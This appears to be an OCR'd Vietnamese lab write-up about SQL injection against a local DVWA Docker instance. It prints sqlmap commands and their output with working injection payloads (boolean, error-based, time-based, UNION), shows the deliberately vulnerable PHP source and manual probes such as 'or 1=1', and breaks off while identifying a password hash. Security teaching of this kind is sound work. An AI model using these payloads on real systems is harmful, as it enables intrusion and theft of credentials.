
I. Làm quen với SQLmap


- Khởi động lab


docker run --rm -it -p 80:80 vulnerables/web-dvwa



⇨ Chọn SQL injection


- Đăng nhập vào tài khoản admin và submit UserId






⇨ Địa chỉ ip đã thay đổi sau khi submit

- F12 ở trang chủ để xem các thông tin






- Thực hiện payload với SQLmap

sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie="PHPSESSID=itd49r41tsg4n5rj31bpe878r3; security=low" --tables

```
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=234' AND (SELECT 3923 FROM (SELECT(SLEEP(5)))yOkd)-- IRXj6S
ubmit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=234' UNION ALL SELECT NULL,CONCAT(0×71706a7071,0×5657556342
7a735278454b6b7a716e6e795177566f52585a5a4e524741476e7a68577448444a6761,0×71
6a716a71)#&Submit=Submit
---
[21:53:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[21:53:39] [INFO] fetching database names
[21:53:39] [INFO] fetching tables for databases: 'dvwa, information_schema'
Database: dvwa
[2 tables]
+-----------------------------------+
| guestbook                         |
| users                             |
+-----------------------------------+

Database: information_schema
[78 tables]
+-----------------------------------+
| ALL_PLUGINS                       |
| APPLICABLE_ROLES                  |
| CHANGED_PAGE_BITMAPS              |
| CHARACTER_SETS                    |
| CLIENT_STATISTICS                 |
| COLLATIONS                        |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                 |
```


⇨ Database đã hiện ra




- Tiếp tục xem các schema của db


    sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie="PHPSESSID=itd49r41tsg4n5rj31bpe878r3; security=low" --schema --batch

```
┌──(jayce㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie="PHPSESSID=itd49r41tsg4n5rj31bpe878r3; security=low" --schema --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:57:41 /2024-11-06/

[21:57:41] [INFO] resuming back-end DBMS 'mysql'
[21:57:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=234' OR NOT 9582=9582#&Submit=Submit

    Type: error-based
    Title: MySQL ⩾ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=234' OR (SELECT 3644 FROM(SELECT COUNT(*),CONCAT(0×71706a7071,(SELECT (ELT(3644=3644,1))),0×716a716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- eGV
T&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=234' AND (SELECT 3923 FROM (SELECT(SLEEP(5)))yOkd)-- IRXj6&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
```




⇨ Bảng users, vì khá tò mò nên thử xem nó có những gì





⇨ Thông tin về user_id, user, password của người dùng


- Thử đăng nhập bừa vào một user như 1337



⇨ It’s work

II. SQL injection

- Lý thuyết



Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: `?id=a' UNION SELECT "text1","text2";-- -&Submit=Submit.`

Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: [redacted].

High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: [redacted].

Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

- Source code


1. Low

SQL Injection Source

vulnerabilities/sqli/source/low.php


```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res
pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

⇨ Truy vấn sql trực tiếp từ db, không kiểm tra input đầu vào nên thử 1 số payload cơ bản như ‘





```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1
```


- Thử với điều kiện luôn đúng ‘or 1=1 thì thấy sự khác biệt




- Thử kiếm password



- Xác định số cột của db




- Thử đến 3# thì thấy



⇨ Db có 2 cột, khả năng là user với password

- Xem dữ liệu từ chúng



⇨ Surname dưới dạng hash

- Check thử hashid thì thấy

```
┌──(jayce㉿kali)-[~]
└─$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
